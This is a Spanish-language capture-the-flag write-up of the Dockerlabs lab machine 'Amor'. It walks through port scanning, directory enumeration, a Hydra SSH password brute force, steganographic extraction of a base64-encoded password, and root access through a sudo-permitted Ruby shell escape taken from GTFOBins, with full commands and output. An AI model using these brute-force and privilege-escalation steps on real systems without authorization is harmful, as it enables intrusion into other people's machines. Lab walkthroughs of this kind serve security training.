



Write-Up: Máquina "Amor"

- 📌 **Plataforma:** Dockerlabs
 - 📌 **Dificultad:** Fácil
 - 📌 **Autor:** Joaquín Picazo
-

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Busco puertos abiertos. Se encuentra abierto el puerto 22 y 80.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-28 19:19 -04
Initiating ARP Ping Scan at 19:19
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:19, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:19
Completed Parallel DNS resolution of 1 host. at 19:19, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:19
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:19, 3.70s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-05-28 19:19:50 -04 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Hago un escaneo específicamente a los puertos 22 y 80 para obtener versiones y otros datos que podrían ser relevantes.

```
(root㉿kali)-[~]
# nmap -p80,22 -sc -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-28 19:20 -04
Nmap scan report for 172.17.0.2
Host is up (0.000068s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
|   256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: SecurSEC S.L
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
```

Como en el puerto 80 hay una web http, uso gobuster para buscar directorios. El que se ve más interesante es /javascript, pero al revisarlo, no había nada útil.

```
(root㉿kali)-[~]
# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,html,php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 3033]
/.html           (Status: 403) [Size: 275]
/javascript      (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====
Finished
```

Revisando la página principal de la web, se ve que existe un usuario “Juan” y “Carlota”, como Juan fué despedido, es más probable que el usuario de Carlota siga activo.

💥 3. Explotación de Vulnerabilidades

Usando hydra aplico fuerza bruta al servicio ssh con el usuario carlota y el diccionario rockyou.txt. Obtengo una credencial.

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22] [SSH] host: 172.17.0.2 user: carlota password: babygirl
[*] 1 target successfully completed
[WARNING] Getting remote file failed because 1 final transferer threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
```

Ingreso por ssh usando las credenciales.

```
root@kali:[~]
# ssh carlota@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:JcH0k/pc2uhMVqRRfurQicP/JMoOA0HmPYJ2pPx0qx0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlota@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
$ whoami
carlota
$ id
uid=1001(carlota) gid=1001(carlota) groups=1001(carlota)
$ sudo -l
[sudo] password for carlota:
Sorry, user carlota may not run sudo on 1c69f4c452de.
```

Navego por la máquina.

```
$ cd Desktop  
$ ls  
fotos  
$ cd fotos  
$ ls  
vacaciones
```

Encuentro una imagen.

```
$ ls vacaciones  
imagen.jpg
```

Abro un servidor para transferir archivos.

```
$ cd vacaciones  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
172.17.0.1 - - [28/May/2025 23:29:32] "GET /imagen.jpg HTTP/1.1" 200 -
```

Con wget descargo la imagen en mi computadora.

```
[root@kali:~]  
# wget http://172.17.0.2:8080/imagen.jpg  
--2025-05-28 19:29:32-- http://172.17.0.2:8080/imagen.jpg  
Conectando con 172.17.0.2:8080... conectado.  
Petición HTTP enviada, esperando respuesta... 200 OK  
Longitud: 51914 (51K) [image/jpeg]  
Grabando a: «imagen.jpg»  
  
Imagen.jpg 100%[=——————] 50,70K --.-KB/s en 0s  
2025-05-28 19:29:32 (388 MB/s) - «imagen.jpg» guardado [51914/51914]
```

Reviso si tiene algo escondido. Obtengo un archivo de texto, al leerlo obtengo algo cifrado en base64.

```
[root@kali:~]  
# steghide extract -sf imagen.jpg  
Anotar salvoconducto:  
anot• los datos extra•dos e/"secret.txt".  
  
[root@kali:~]  
# cat secret.txt  
ZXNsYWNhc2FkZXBpbnlwb24=
```

Lo decodifico en mi computadora y obtengo una contraseña.

```
[root@kali:~]  
# echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode  
eslacasadepinyon
```

Existen esos usuarios con los que puedo probar la contraseña.

```
$ ls  
carlota oscar ubuntu
```


Logro loguearme como usuario oscar. Reviso los archivos con permisos SUDO para escalar privilegios y encuentro uno.

```
$ su oscar
Password:
$ ls
carlota oscar ubuntu
$ cd oscar
$ ls
Desktop
$ cd Desktop
$ ls
IMPORTANTE.txt
$ cat IMPORTANTE.txt
Hola ROOT, acuérdate de mirar el documento de tu escritorio.
$ sudo -l
Matching Defaults entries for oscar on 1c69f4c452de:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User oscar may run the following commands on 1c69f4c452de:
(ALL) NOPASSWD: /usr/bin/ruby
```

🔒 4. Escalada de Privilegios y Post-exploitación

En GTFOBINS busco algún comando con ruby para escalar privilegios teniendo permisos sudo.



The screenshot shows a search result for 'ruby' on the GTFOBins website. The URL is https://gtfobins.github.io/gtfobins/ruby/#sudo. The page lists various exploit modules for Ruby, categorized by their capabilities. One module, 'Shell', is highlighted in red. Below the categories, there's a section titled 'Shell' with a brief description and a code snippet demonstrating how to use it to spawn a shell.

.. / ruby

Star 11,658

Shell Reverse shell File upload File download File write File read Library load Sudo Capabilities

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ruby -e 'exec "/bin/sh"'
```

Ejecuto el comando, ya soy root. Escalada de privilegios finalizada.

```
$ sudo /usr/bin/ruby -e 'exec "/bin/sh"'
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cd root
# ls
Desktop
# cd Desktop
# ls
THX.txt
# cat THX.txt
Gracias a toda la comunidad de Dockerlabs y a Mario por toda la ayuda proporcionada para poder hacer la máquina.
# |
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.